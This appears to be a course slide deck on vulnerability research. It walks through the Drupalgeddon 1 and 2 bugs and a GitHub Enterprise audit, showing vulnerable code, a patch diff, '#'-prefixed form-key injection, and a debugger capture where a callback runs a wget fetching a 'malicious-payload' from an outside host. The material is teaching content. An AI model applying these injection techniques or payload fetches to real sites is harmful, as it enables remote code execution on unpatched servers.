

100% Security added by @h1s3ry



extended web app security

Tfw you open up a php app and start auditing



Vulnerability Research

NON EXAMINABLE CONTENT



Tutorial questions

- How are you guys enjoying the ban counter?
- hehexd

Overview

- What is vuln research
- How to find things
 - General methodology
- How do I report





Note on ethics

- Everything here is **uncharted territory**
- If you actually find things, they are undisclosed.
- In big open source programs, disclosure is usually okay
- But if its some closed source thing that you got a leak for.. Maybe not.

What is vuln research

- Finding vulns in publicly running software





How to start (promode)

1. Pick any open source software
2. Download codebase
3. Audit by hand.



How to start (with a bit of help)

1. Find existing/previous CVEs in open source software
 - a. Identify the code patterns
 - b. E.g. `call_user_func_array($some_user_controlled_parameter);`
2. Find code patterns left in present versions of the software
3. Find an appropriate sink
4. Find an appropriate input
5. Publish and get your name on some CVE




How to report

- Email the CVE mailing list
- You get a CWE - use this while working with the vendor to patch
- CVE donezo



Practical Examples

- Drupalgeddon 1
- <https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html>
- <https://www.sektioneins.de/en/blog/14-11-03-drupal-sql-injection-vulnerability-PoC.html>



Where is our sink

```
28 */
29 protected function expandArguments(&$query, &$args) {
30     $modified = FALSE;
31
32     // If the placeholder value to insert is an array, assume that we need
33     // to expand it out into a comma-delimited set of placeholders.
34     foreach (array_filter($args, 'is_array') as $key => $data) {
35         $new_keys = array();
36         foreach ($data as $i => $value) {
37             // This assumes that there are no other placeholders that use the same
38             // name. For example, if the array placeholder is defined as :example
39             // and there is already an :example_2 placeholder, this will generate
40             // a duplicate key. We do not account for that as the calling code
41             // is already broken if that happens.
42             $new_keys[$key . '_' . $i] = $value;
43         }
44
45         // Update the query with the new placeholders.
46         // preg_replace is necessary to ensure the replacement does not affect
47         // placeholders that start with the same exact text. For example, if the
48         // query contains the placeholders :foo and :foobar, and :foo has an
49         // array of values, using str_replace would affect both placeholders,
50         // but using the following preg_replace would only affect :foo because
51         // it is followed by a non-word character.
52         $query = preg_replace('#' . $key . '\b', implode(', ', array_keys($new_keys)), $query);
53
54         // Update the args array with the new placeholders.
55         unset($args[$key]);
56         $args += $new_keys;
57
58         $modified = TRUE;
59     }
60
61     return $modified;
62 }
63
```



How do we get there

```
*/  
public function query($query, array $args = array(), $options = array()) {  
  
    // Use default values if not already set.  
    $options += $this->defaultOptions();  
  
    try {  
        // We allow either a pre-bound statement object or a literal string.  
        // In either case, we want to end up with an executed statement object,  
        // which we pass to PDOStatement::execute.  
        if ($query instanceof DatabaseStatementInterface) {  
            $stmt = $query;  
            $stmt->execute(NULL, $options);  
        }  
        else {  
            $this->expandArguments($query, $args);  
            $stmt = $this->prepareQuery($query);  
            $stmt->execute($args, $options);  
        }  
    }  
}
```



How do we get there

```
9  */
0  function _drupal_session_read($sid) {
1    global $user, $is_https;
2
3    // Write and Close handlers are called after destructing objects
4    // since PHP 5.0.5.
5    // Thus destructors can use sessions but session handler can't use objects.
6    // So we are moving session closure before destructing objects.
7    drupal_register_shutdown_function('session_write_close');
8
9    // Handle the case of first time visitors and clients that don't store
0    // cookies (eg. web crawlers).
1    $insecure_session_name = substr(session_name(), 1);
2    if (!isset($_COOKIE[session_name()]) && !isset($_COOKIE[$insecure_session_name])) {
3      $user = drupal_anonymous_user();
4      return '';
5    }
6
7    // Otherwise, if the session is still active, we have a record of the
8    // client's session in the database. If it's HTTPS then we are either have
9    // a HTTPS session or we are about to log in so we check the sessions table
0    // for an anonymous session with the non-HTTPS-only cookie.
1    if ($is_https) {
2      $user = db_query("SELECT u.*, s.* FROM {users} u INNER JOIN {sessions} s ON u.uid = s.uid WHERE s.sid = '$sid'");
3      if (!$user) {
4        if (isset($_COOKIE[$insecure_session_name])) {
5          $user = db_query("SELECT u.*, s.* FROM {users} u INNER JOIN {sessions} s ON u.uid = s.uid WHERE s.sid => $_COOKIE[$insecure_session_name]");
6          $user => fetchObject();
7        }
8      }
9    }
0  }
```



Next example: Drupalgeddon2

- They released a notice saying developers please critically patch

Drupal 7 and 8 core critical release on April 25th, 2018 PSA-2018-003

Posted by [Drupal Security Team](#) on *23 Apr 2018 at 16:27 UTC*

There will be a security release of **Drupal 7.x, 8.4.x, and 8.5.x on April 25th, 2018 between 16:00 – 18:00 UTC**. This PSA is to notify that the Drupal core release is outside of the [regular schedule](#) of security releases. For all security updates, the Drupal Security Team urges you to reserve time for core updates at that time because there is some risk that exploits might be developed within hours or days. Security release announcements will appear on the [Drupal.org security advisory page](#).

This security release is a follow-up to the one released as [SA-CORE-2018-002](#) on March 28.

- Sites on 7.x or 8.5.x can immediately update when the advisory is released using the normal



So we waited for the vulnerability release.


```

+ if (!$sanitized) {
+   // Ensure the whitelist array exists.
+   if (!isset($conf['sanitize_input_whitelist']) || !is_array($conf['sanitize_input_whitelist'])) {
+     $conf['sanitize_input_whitelist'] = array();
+   }
+
+   $sanitized_keys = _drupal_bootstrap_sanitize_input($_GET, $conf['sanitize_input_whitelist']);
+   $sanitized_keys = array_merge($sanitized_keys, _drupal_bootstrap_sanitize_input($_POST, $conf['sanitize_input_whitelist']));
+   $sanitized_keys = array_merge($sanitized_keys, _drupal_bootstrap_sanitize_input($_REQUEST, $conf['sanitize_input_whitelist']));
+   $sanitized_keys = array_merge($sanitized_keys, _drupal_bootstrap_sanitize_input($_COOKIE, $conf['sanitize_input_whitelist']));
+   $sanitized_keys = array_unique($sanitized_keys);
+
+   if (count($sanitized_keys) && !empty($conf['sanitize_input_logging'])) {
+     trigger_error(check_plain(sprintf('Potentially unsafe keys removed from request parameters: %s', implode(', ', $sanitized_keys)), E_USER_WARNING));
+   }
+
+   $sanitized = TRUE;
+ }
+}
+/**
+ * Sanitizes unsafe keys from user input.
+ *
+ * @param mixed $input
+ *   Input to sanitize.
+ * @param array $whitelist
+ *   Whitelist of values.
+ * @return array
+ */
+function _drupal_bootstrap_sanitize_input(&$input, $whitelist = array()) {
+  $sanitized_keys = array();
+
+  if (is_array($input)) {
+    foreach ($input as $key => $value) {
+      if ($key !== '' && $key[0] === '#' && !in_array($key, $whitelist, TRUE)) {
+        unset($input[$key]);
+        $sanitized_keys[] = $key;
+      }
+      elseif (is_array($input[$key])) {
+        $sanitized_keys = array_merge($sanitized_keys, _drupal_bootstrap_sanitize_input($input[$key], $whitelist));
+      }
+    }
+  }
+}
+
+

```

Get the Patch

Find the vuln?

Uncovering Drupalgeddon 2

April 12, 2018

By Eyal Shalev, Rotem Reiss and Eran Vaknin

Abstract

Two weeks ago, a highly critical (25/25 NIST rank) vulnerability, nicknamed **Drupalgeddon 2** (SA-CORE-2018-002 / CVE-2018-7600), was disclosed by the Drupal security team. This vulnerability allowed an unauthenticated attacker to perform remote code execution on default or common Drupal installations.

Took 2 weeks to find the vuln

Finding the vuln

- The patch removes things from arrays
- So go through places where arrays are dangerously used
 - (or just browse twitter)
- People like this taunting.



khast3x 
@kh4st3x

Follow

Everyone is hunting for a [#Drupal](#) PoC right now hahaha

Hint: play with '#', check drupal API

10:20 AM - 29 Mar 2018

3 Likes



1



3



Sy

Tweet your reply



khast3x 
@kh4st3x · Mar 30

To those sending private messages, same answer for everyone. The patch is open source, in clear text, with comments. It shows how to fix [#drupalgeddon2](#), read it in reverse and it'll show you how to break it 🙄



Little shits like this

- Post github repos.
- That are empty so they can get a few retweets



Bhashit

@bhashitpandya

Follow



Drupal cve-2018-7600 PoC by @riyazwalikar



Remote Code Execution with Drupal core (SA-CORE-2018-002)

This post attempts to delve into the Highly Critical vulnerability that was announced by Drupal on 28th March 7:14 PM UTC tagged as...

blog.appsecco.com

5:34 AM - 30 Mar 2018

But do this

Make memes.



Chris Frohoff
@frohoff

Follow



I get back from a long weekend away and there's **still** no Drupal PoC exploit?! What gives?



1:42 AM - 3 Apr 2018

7 Retweets 44 Likes



**Its funny, when you're not the
person we're laughing at.**



The bug

	Key	Value
<input checked="" type="checkbox"/>	form_id	user_register_form
<input checked="" type="checkbox"/>	mail[#foo]	bar
<input checked="" type="checkbox"/>	mail[#baz]	foo

```
▼ #value = {array} [2]  
  [0] foo = "bar"  
  [1] #baz = "bar"
```

```
public static function uploadAjaxCallback(&$form, FormStateInterface &$form_state, Request
/** @var \Drupal\Core\Render\RendererInterface $renderer */
$renderer = \Drupal::service('renderer');

$form_parents = explode(' ', $request->query->get('element_parents'));

// Retrieve the element to be rendered.
$form = NestedArray::getValue($form, $form_parents);

// Add the special AJAX class if a new file was added.
$current_file_count = $form_state->get('file_upload_delta_initial');
if (isset($form['#file_upload_delta']) && $current_file_count < $form['#file_upload_delta']) {
    $form[$current_file_count]['#attributes']['class'][] = 'ajax-new-content';
}
// Otherwise just add the new content class on a placeholder.
else {
    $form['#suffix'] .= '<span class="ajax-new-content"></span>';
}

$status_messages = ['#type' => 'status_messages'];
$form['#prefix'] .= $renderer->renderRoot($status_messages);
$output = $renderer->renderRoot($form);
```




Here we go

```
if (isset($elements['#lazy_builder'])) {
  $callable = $elements['#lazy_builder'][0]; $callable: "Drupal\penetrate\Execute::exe"
  $args = $elements['#lazy_builder'][1]; $elements: [#lazy_builder => [2]][1] $args: {"wget "http://hacker.info/malicious-payload""}[1]
  if (is_string($callable) && strpos($callable, 'needle: '::') === FALSE) {
    $callable = $this->controllerResolver->getControllerFromDefinition($callable); controllerResolver: Drupal\Core\Controller\ControllerResolver
  }
  $new_elements = call_user_func_array($callable, $args); $callable: "Drupal\penetrate\Execute::exe"
  // Retain the original cacheability metadata, plus cache keys.
}
```



Finally.

```
// Filter the outputted content and make any last changes before the content
// is sent to the browser. The changes are made on $content which allows the
// outputted text to be filtered.
if (isset($elements['#post_render'])) {
    foreach ($elements['#post_render'] as $callable) {
        if (is_string($callable) && strpos($callable, '::') === FALSE) {
            $callable = $this->controllerResolver->getControllerFromDefinition($callable);
        }
        $elements['#children'] = call_user_func($callable, $elements['#children'], $elements);
    }
}
```



Ok what the actual fuck

- How do i find this shit.
- How do i figure out where the sink is
- Where does this input come from
-

Fuckin grep lol



Literally grep

```
~/Documents/bounties/drupal/drupal-8.5.0
>>> ag 'call_user_func.*\$elements'
core/lib/Drupal/Core/Form/FormValidator.php
283:     call_user_func_array($form_state->prepareCallback($callback), [&$elements, &$form_state, &$complete_fo
rm]);

core/lib/Drupal/Core/Render/Renderer.php
216:     $elements['#access'] = call_user_func($elements['#access_callback'], $elements);
378:     $elements = call_user_func($callable, $elements);
505:     $elements['#children'] = call_user_func($callable, $elements['#children'], $elements);
```



cont..

- <https://research.checkpoint.com/uncovering-drupalgeddon-2/>
- <https://gist.github.com/AlbinoDrought/626c07ee96bae21cb174003c9c710384>




Next Example: Github

<http://blog.orange.tw/2017/01/bug-bounty-github-enterprise-sql-injection.html>




S1: download github



The screenshot shows the GitHub Enterprise website. The navigation bar at the top includes the text "GitHub Enterprise" on the left, and links for "Features", "Case Studies", "Pricing", "Resources", "Contact", "Sign in", and a blue button labeled "Try it for free" on the right. Below the navigation bar is a circular logo of the GitHub Octocat. The main heading reads "How businesses build software". Below this is a sub-headline: "Join the millions of developers and thousands of businesses who use GitHub to collaborate on code and build better software, faster." At the bottom center is a large blue button with the text "Start a free trial".

GitHub Enterprise

Features Case Studies Pricing Resources Contact Sign in [Try it for free](#)



How businesses build software

Join the millions of developers and thousands of businesses who use GitHub to collaborate on code and build better software, faster.

[Start a free trial](#)


```
github-enterprise-2.8.4 - VMware Workstation
File Edit View VM Tabs Help
Home x github-enterprise-2.8.4 x
GitHub Enterprise
Network configuration: DHCP
IP address / subnet: 192.168.187.147 / 255.255.255.0
MAC address: 00:0c:29:06:7b:22
Hostname: localhost
Broadcast: 192.168.187.255
Gateway address: 192.168.187.2
DNS nameservers: 127.0.0.1, 192.168.187.2
Storage: /dev/sdb (45M used of 16G)
Certificate fingerprint
93:6D:C1:ED:71:D1:20:F2:A6:37:64:86:F8:B9:81:DC:09:9D:1F:5B
Press S to start network setup
Visit http://192.168.187.147/setup to configure GitHub Enterprise.
07:22:43 cloud-config: Cannot add dependency job for unit cloud-config.service, ignoring: Unit cloud
07:22:43 ghe-user-disk: Started GitHub Enterprise user disk.
07:22:43 ghe-secrets: Starting Secrets initialization...
07:22:43 ghe-replica-mode: Started GitHub Enterprise Replica Mode.
07:22:45 ghe-secrets: Started Secrets initialization.
07:22:45 ghe-reconfigure: Started GitHub Enterprise configuration service.
07:22:45 enterprise-manage: Starting Enterprise Manage...
07:22:45 kernel: dm-0: WRITE SAME failed. Manually zeroing.
07:22:48 enterprise-manage: Started Enterprise Manage.
07:22:58 openvpn-certgen: Started GitHub Enterprise openvpn configuration.
07:22:58 multi-user.target: Starting Multi-User System.
07:22:58 multi-user.target: Reached target Multi-User System.
07:22:58 graphical.target: Starting Graphical Interface.
07:22:58 graphical.target: Reached target Graphical Interface.
07:22:58 systemd-update-utmp-runlevel: Starting Update UTMP about System Runlevel Changes...
07:22:58 systemd-update-utmp-runlevel: Started Update UTMP about System Runlevel Changes.
07:22:58 systemd: Startup finished in 4.830s (kernel) + 57.857s (userspace) = 1min 2.688s.
To direct input to this VM, click inside or press Ctrl+G.
```

```

# ls -al /data/
total 92
drwxr-xr-x 23 root          root          4096 Nov 29 12:54 .
drwxr-xr-x 27 root          root          4096 Dec 28 19:18 ..
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 alambic
drwxr-xr-x  4 babeld       babeld       4096 Nov 29 12:53 babeld
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 codeload
drwxr-xr-x  2 root          root          4096 Nov 29 12:54 db
drwxr-xr-x  2 root          root          4096 Nov 29 12:52 enterprise
drwxr-xr-x  4 enterprise-manage enterprise-manage 4096 Nov 29 12:53 enterprise-manage
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 failbotd
drwxr-xr-x  3 root          root          4096 Nov 29 12:54 git-hooks
drwxr-xr-x  4 git           git           4096 Nov 29 12:53 github
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 git-import
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 gitmon
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 gpgverify
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 hookshot
drwxr-xr-x  4 root          root          4096 Nov 29 12:54 lariat
drwxr-xr-x  4 root          root          4096 Nov 29 12:54 longpoll
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 mail-replies
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 pages
drwxr-xr-x  4 root          root          4096 Nov 29 12:54 pages-lua
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 render
lrwxrwxrwx  1 root          root          23 Nov 29 12:52 repositories ->
/data/user/repositories
drwxr-xr-x  4 git           git           4096 Nov 29 12:54 slumlord
drwxr-xr-x 20 root          root          4096 Dec 28 19:22 user

```

Get a shell on the VM

ruby_concealer.so

All Maps Videos Images News More Settings Tools

About 429 results (0.42 seconds)

[ruby_revealer.sh · GitHub](#)
<https://gist.github.com/geoff-codes/02d1e45912253e9ac183>
#!/usr/bin/sudo sh. ## ruby_revealer.sh -- decrypt obfuscated GHE .rb files. 2.0.0 to 2.3.1+. ## From 'strings ruby_concealer.so'. ## > This obfuscation is ...

[ghe-revealer.rb · GitHub](#)
<https://gist.github.com/iscgar/e8ea7560c9582e4615fcc439177e22b7>
revealer.rb -- Deobfuscate GHE .rb files. # # This is simple: # Every obfuscated file in the GHE VM contains the following code: # # > require "ruby_concealer.so ...

[How does ruby_concealer.so work! · Issue #694 · holman/ama · GitHub](#)
<https://github.com/holman/ama/issues/694>
Jun 15, 2015 - GitHub is where people build software. More than 27 million people use GitHub to discover, fork, and contribute to over 80 million projects.

[GitHub Enterprise Remote Code Execution - exablue](#)
<https://www.exablue.de/.../2017-03-15-github-enterprise-remote-code-execution.html>
Mar 14, 2017 - Turns out that there is a ruby module named ruby_concealer.so that just runs Zlib::Inflate::inflate on the binary string and then and XORs with ...

[Economy of mechanism – The road to your codebase is paved with ...](#)
www.economyofmechanism.com/github-saml
decrypted_source/'+ARGV[0] if content.include? "ruby_concealer.so" content.sub! %Q(require "ruby_concealer.so"\n__ruby_concealer__)," decrypt" plaintext ...

[Github enterprise remote code execution vulnerability analysis ...](#)
<https://vulners.com/myhack58/MYHACK58:62201784400>
Mar 17, 2017 - If you have a lot of Green Paper or for your own code very paranoid, then ... is a named ruby_concealer. so the ruby module, the binary string is ...

Find what encrypts the files



glhf . read the writeup



tldr

- Find software
- Obtain “open source” software (even its enterprise)
- Find vulns
 - Identify code patterns
 - Find previous CVEs
- Re apply them. Grep 2win
- Find an input
 - Collect \$\$



Kk thats it.

- Read the rest yourselves

<http://blog.orange.tw/2017/01/bug-bounty-github-enterprise-sql-injection.html>

<http://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

<https://www.exablue.de/blog/2017-03-15-github-enterprise-remote-code-execution.html>

<https://www.flickr.com/photos/hivint/>